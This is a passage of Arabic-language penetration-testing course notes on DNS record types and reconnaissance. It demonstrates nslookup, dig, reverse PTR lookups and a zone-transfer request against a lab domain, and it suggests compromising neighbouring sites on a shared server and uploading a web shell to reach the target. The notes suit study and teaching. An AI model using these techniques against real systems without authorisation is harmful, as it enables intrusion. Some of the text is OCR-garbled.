
- احنا ك **Penetration tester** ميهمناش فالليله دي الا الحاجات ال متطلبه باللون الأخضر وال هي أنواع ال **Record** الخاصه بال DNS.

- بس مفيش مانع ننا نتعرف على المكونات كلها سريعا كدا عشان هتتحاجهم بعدين او لو اتسائل عليهم ف **Interview**.




- أول حاجه معانا هي ال **resource record** ودا بيكون موجود فيه ال DNS بشكل كامل بمعنى بيكون فيه اسم ال **Website** ال عاوز تروله بالكامل بيكون موجود فالحته دي بشكل كامل زي **Domain** اهو دا كدا WWW.Twitter.com كامل.

- تاني حاجه معانا وهي ال **TTL** وهي **Time to live**



- دا ال بيتخزن فيه الوقت ال اتعمل فيها ال **Domain** دا حتى الان بمعنى ... من وقت معملت ال **Domain** دا ع الانترنت وجزنه بيبدع ال **Domain** يعدلک ال **TTL** وبيبدع يسجله ... بيجبك عمر ال **Domain** على الانترنت بقاله قد ايه ... ودا بيبدع يعمل **Record** مجرد منتا تحجز ال **Domain** الخاص بالموقع بتاعك بيبدع ال **TTL** پشتغل معاه .

- بعد كدا عندنا ال **Domain** ودا بيعرفني اذا كان ال **Record class** **internal** دا خاص بحاجه على ال **Internet** ولا حاجه عندي فالشبکه الداخلية.



تعالى ندخل عالجزءيه المهمه بالنسبالنا وهي ال **Types of record**

DNS RECORDS CHEAT SHEET - CONSTELLIX



CONSTELLIX

- دی اشهر انواع ال **DNS Record** ولكن احنا هحتاج منها ال **A** وال **MX** وال **NS** وال **CName** ... والباقي انت مش هحتاجهم **System** ولكن ال ه يحتاجهم هو ال **Penetration tester** . **Admin**

- ال هو **A record** دا بيكون موجود ومتخزن داخل ال **Name server** وال بيكون موجود فيه ال **IP address** بتاع ال **Domain** .**Most common DNS record** ودا ال **Domain**

- فانت ببساطه لو دخلت جوا ال **DNS Server** فال **Name server** لقيت ال **Domain** مسجل قصاده **IP** تعرف عطوطل انه **A Record**

- ال **CName** هو الاسم المرادف لـ **domain** بتاعك بمعنى انك لو كتبت **eLearn security** الموقع هيفتح معاك ولو كتبت **www** واسم الموقع برضه هيفتح معاك فزي متقول كدا اسم الدلع بتاع ال **website** عادي ممكن تنده عليه بكتذا اسم وفالخر النتيجه واحده هيفتحلك الموقع زي منتا بتنادي على شخص باسم وبتلعه باسم اخر والنتيجه واحده

بمعنى ان ال **Subdomains** دا بيكون خاص بال **CName record** بتاعت ال **Website** بتاعك ... ال بيو جهك لنفس ال **website** ولكن مع اختلاف المكتوب فال **Subdomains** مثلا عاوز تروح لل **HR** بتوع **Microsoft** فتكتب قبل ال **Domain** بتاع ال **Microsoft** ال **Sub Domain** ال عاوز تروحله وهكذا ... المسؤول عن الكلام دا هتلاقيه ال **CName record**.

- بعد كدا معانا ال **Server** ودا اسم ال **NS record** ال بيحتوي على البيانات بتاعتكم ... ال هو ال **Name server** بتاعكم ال احنا بنحكي فيه من الاول ودا المسؤول عنه انه يظهر هولك هو ال **NS Record**.

- عندنا بعد كدا ال **PTR record** ودا المسؤول عن عملية تحويل ال **IP** ل **Domain** ... يعني لو معاك **IP** وعاوز تعرف ال **Domain** الخاص بيه او ال **Website** الخاص بيه تقوم مدخل ال **IP** فالمتصفح عندك والمسؤول فال **Record** انه يعمل الكلام دا هو ال **DNS Server** اسمه **PTR** ... ودا بينفعك ك **penetration tester** فتحته ان لو معاك **IP** بتاع **Server** معين وعاوز تجيب ال **Domains** المربوطه بال **IP** دا ساعتها بتجمه معلومات عن ال **PTR Record** ... زي ممكن تلقي ان **Web Server** معين ال **IP** بتاعه مربوط بكذا **Domain** فانت جمعت معلومات عن ال **IP** دا لاقيته مربوط بـ **Domains** كتير فتعرف ان دا **IP** لسيرفر بتاع **Web** خاص بكذا موقع ومعنى اختراقك لـ **Network** الموجود عليها ال **IP** دا انك كدا اخترقت كل ال **Domains** الموجوده عليه !!

- ودي بتنفعك جدا لو انت رايح تخترق موقع ما ومعرفتش او ملقتش ثغره فيه تعرف تستغلها ... فانت بتروح للمواقع ال معاه على نفس ال **IP** لان زي مقولنا ال **Web server** وعرفت انه مربوط بكذا **Domains** فانت تروح تجرب على ال **Access** دي وتحاول تخترق اي واحد منهم ودا هيديك **Domains**

على ال **Server** كله بما فيهم ال **Website** ال انت كنت عاوز تخترقه من الاول فكدا انت وصلت لـ **Target** بتاعك بس بفكرة اخري.

- يعني انت رايح لـ **server** مثلاً وعرفت ان **IP** ال **twitter.com** الموجود عليه **Domains** اخري خاصه بمواقع تانيه فتروح تجرب تعمل **penetration testing** لاي موقع من المواقع دي ولو خدت **Access** على اي موقع منهم تحاول مثلاً ترفع صفحه **Web shell** على ال **Website** دا نفع معاك والدنيا تمام والصفحه دي سمحتلك انك تاخذ **Access** على ال **Server** فكدا زي الفل ... تقوم انت رايح لـ **website** ال انت كنت عاوزه ومترجمه من الاول بما انك اخذت **Access** على ال **Server** كله وهكذا طبق الكلام دا على اي **Domains** شوف معاه **penetration testing** بتعمله **website** تانيه على نفس ال **Web server** ولا لاء لو لقيت جرب تعملها ولو نجح معاك ارجع لـ **Website** ال كنت مترجمته من الاول .

- فكدا انت من خلال ال **IP** **Domain** معاك **A record** جبت ال **PTR record** الخاص بيء وتأخذه وتروح تجمع عنه معلومات من ال برضه وتشوف ال **IP** مربوط بال **Domain** دا فقط ولا معاه اخري ولو معاه **Domains** اخري تحاول تستغلها زي موضحنا.

- عاوزين نشوف ال **Tools** ال ممكن نستخدمها عشان نطلع معلومات عن ال **DNS Record** الخاصه بـ **Domain** معين ... عندنا اداه **DNS** جوا معظم الانظمه ومنها **Kali Linux** وهي ال **built in** وبيكتب على شكل **command line** سواء في **Windows** او **Linux** او حتى انظمه ماك.

- بتنكتب بالشكل دا **ns lookup** وبعد الامر دا بتديها ال **Domain** عاوزها تجمع لك عنده معلومات ول يكن **ns lookup** عن ال **Information Record** ... بتططلعك **Microsoft.com** الخاصه بال **DNS** ال انت بحثت عنه ... بس البحث العادي دا هيطلعك ال **Ip** فقط وانت تحتاج معلومات تانيه **Specific** أكثر من كدا ودا ال هنشوفه بعدين

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\ahmed> nslookup elsfoo.com
Server: dns.google
Address: 8.8.8.8

Non-authoritative answer:
Name:   elsfoo.com
Address: 198.178.124.83

PS C:\Users\ahmed> |

```

- كدا احنا عملنا **A Record** بعنتا طلب باسم ال **Domain** ال بنبحث عنه وجالنا الرد بال **IP** ال موجود عليه ال **Domain** ال بنبحث عنه.

تعالي نشوف مع بعض شكل ال **Reverse DNS Record** ال بنعمله بال **PTR Record** بيبقا زي مقولنا انت معاك **IP** جبته بال **A** وعاوز تجيب ال **Domains** المرتبطة بيها ...

nslookup -type=PTR IPaddress

- بنستخدم الامر ال فوق دا وبنديله بعديه ال **IP** ال عاوزين نجيب ال **Domains** المرتبطة بيها.

```

PS C:\Users\ahmed> nslookup -type=ptr 157.240.196.35
Server: dns.google
Address: 8.8.8.8

Non-authoritative answer:
35.196.240.157.in-addr.arpa      name = edge-star-mini-shv-02-mrs2.facebook.com
PS C:\Users\ahmed>

```

- عندك موقع DNS Queries دا ممكن تستخدمه لنفس الغرض برضه ويطلعك MX Record وال A Record الخاص بالايميلات ال بتتبع لـ Domain ال عليه ال DNS Server ال انت مترجمه وغيره من ال Records المهمه بالنسبة لك Penetration Tester .

NETWORK TOOLS FOR EVERY SYS ADMIN

DNSQUERIES

Welcome to DNSQueries.com, the ultimate collection of network tools provided for free! Select your desired tool on the right, fill input fields and run it!

Your ip informations >>>

Your Ip: 8.41.6.82

Your Hostname: 8.41.6.82

GeoLocation: [US - USA] (38.0000 -97.0000)

Domain Health Check

Domain Name: Run tool >>

Ip Neighbors

Ip/Domain: Run tool >>

Check IP on RBLs

IP address: Run tool >>

Reverse DNS lookup

IP Address: Run tool >>

Perform DNS query

Dns Traversal

- نفس الكلام هتعمله فجاله انك عاوز تجيب ال **Mail exchange** بمعنى عاوز تجيب الميل اللي بتبع عليه رسائل ال **Domain** ...
برضه نفس الكلام مع تغيير نوع ال **Record** فقط ...

```
nslookup -type=MX domain
```


- عندنا حاجه تانيه ممكن نستغل ال **DNS Server** عشان نجمع من خلله معلومات وهي ال **Zone transfer** بمعنى ... لو عندك 2 **Servers** عليهم معلومات واحد من ال **Servers** دول عاوز ياخذ معلومات من ال **server** الثاني ... فيبيعت طلب ال **Zone transfer** للسيرفر الآخر لوسمح له ال **Server** هيقوم بعتله المعلومات للسيرفر الآخر فانت عندك معلومات على **Domain** عاوز تنقلها على **IP** آخر ... خد بالك ال **Zone transfer** لازم تتنقل مبين **IP** مع بعضها مش اي **IP** يبعث لك طلب **Zone Transfer** **trusted** كدا تقوم راضض عيه بالمعلومات علطول انت ك **Server**!! والكلام دا بنكون معرفينه لـ **Servers** ما بينهم وبين بعضهم ... بنكون محددين لهم ال **IP** المسموح ليهم بال **. Zone Transfer**

- فبعض الاوقات بيحصل **Misconfiguration** لان الشخص ال عامل ال **Zone** فال **Servers Policy** مش محدد مين بالضبط ال يعمل ال **Zone transfer request** فاحنا بنستغل دا فانت ك **Attacker** بتبدء **Server** لل **Zone Transfer request** ولو ال **server** وله **Zone Transfer request** تبعك هيبيعتلك المعلومات وهيفي **Trusted** وزي الفل نتيجه لان الشخص دا معملش **policy** كافيه تمنع اي شخص مش مسؤوله بال **Zone transfer request** انه يعمله اساسا

- طب ازاي ممكن اعمل ال **Zone transfer request** دا

```
nslookup
server [NAME SERVER FOR mydomain.com]
ls -d mydomain.com
```

- بتكتب اسم ال **Tool** الاول وبعدين تضغط **Enter** وتدليه اسم ال **Zone transfer** ال انت رايحله وبعد كدا تدليه امر ال **Server** هو **LS -d** وتدليه اسم ال **Domain** ال عاوز تعمل عليه **Transfer**



```
PS C:\Users\ahmed> nslookup
Default Server: dns.google
Address: 8.8.8.8

> server elsfoo.com\
Unrecognized command: server elsfoo.com\
> server elsfoo.com
Default Server: elsfoo.com
Address: 198.178.124.83

> ls -d elsfoo.com
```

- هتلائيه عطالك **Copy** من معلومات ال NS ال Name Server ... Sub Domains نزلها لك عندك و كمان هتلائيه چابلنك ال


```
> ls -d elsfoo.com
[elsfoo.com]
elsfoo.com.          SOA      ns3.elsfoo.com bernyreed.elsfoo.com. (78 900 60
elsfoo.com.          A        198.178.124.83
elsfoo.com.          NS       ns5.dnsmadeeasy.com
elsfoo.com.          NS       ns2.elsfoo.com
elsfoo.com.          NS       ns3.elsfoo.com
elsfoo.com.          NS       ns6.dnsmadeeasy.com
elsfoo.com.          NS       ns7.dnsmadeeasy.com
elsfoo.com.          MX       5      aspmx.l.google.com
elsfoo.com.          MX       10     aspmx2.googlemail.com
elsfoo.com.          MX       10     aspmx3.googlemail.com
elsfoo.com.          MX       1      aspmx.l.google.com
elsfoo.com.          MX       5      alt1.aspmx.l.google.com
elsfoo.com.          TXT      "v=spf1 include:_spf.google.com ~all"
elsfoo.com.          TXT      "google-site-verification=DSTVvD7LB8mz
xS-WVw"
```

```
elsfoo.com.          TXT      "google-site-verification=DSTVvD7LB8mz1xDTPN3uzeo11RB8ri4iSLZY8xS-WVw"
admin               A        198.178.124.83
intranet            A        198.178.124.83
ns2                 A        162.254.149.249
ns3                 A        198.178.124.83
private              A        198.178.124.83
www                 A        198.178.124.83
elsfoo.com.          SOA      ns3.elsfoo.com bernyreed.elsfoo.com. (78 900 600 86400 3600)
>
```

- فانت ك **Penetration** جيت تجرب تعمل **Penetration tester** معين منفعش تبدئ تروح لـ **Domain testing** بتوعه وتجرب عليهم

- عدنا **Information gathering** تانيه ممكن نستخدمها فال **ns look up** زي ال ... دليه لـ **DNS Enumeration** ولوكن بتعمل شويه حاجات ال **ns look up** مبتعرفش تعملها

ودي بدايل استخدام ال **Dig** بدلا من ال **ns look up** في نظام **Linux** تقدر تستعين بيها




- مثلا لو عاوز على سبيل المثال اجيب معلومات عن ال NS وهو ال Domain Name Server معين

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ dig elsfoo.com ns +short
ns6.dnsmadeeasy.com.
ns7.dnsmadeeasy.com.
ns2.elsfoo.com.
ns5.dnsmadeeasy.com.
ns3.elsfoo.com.
```

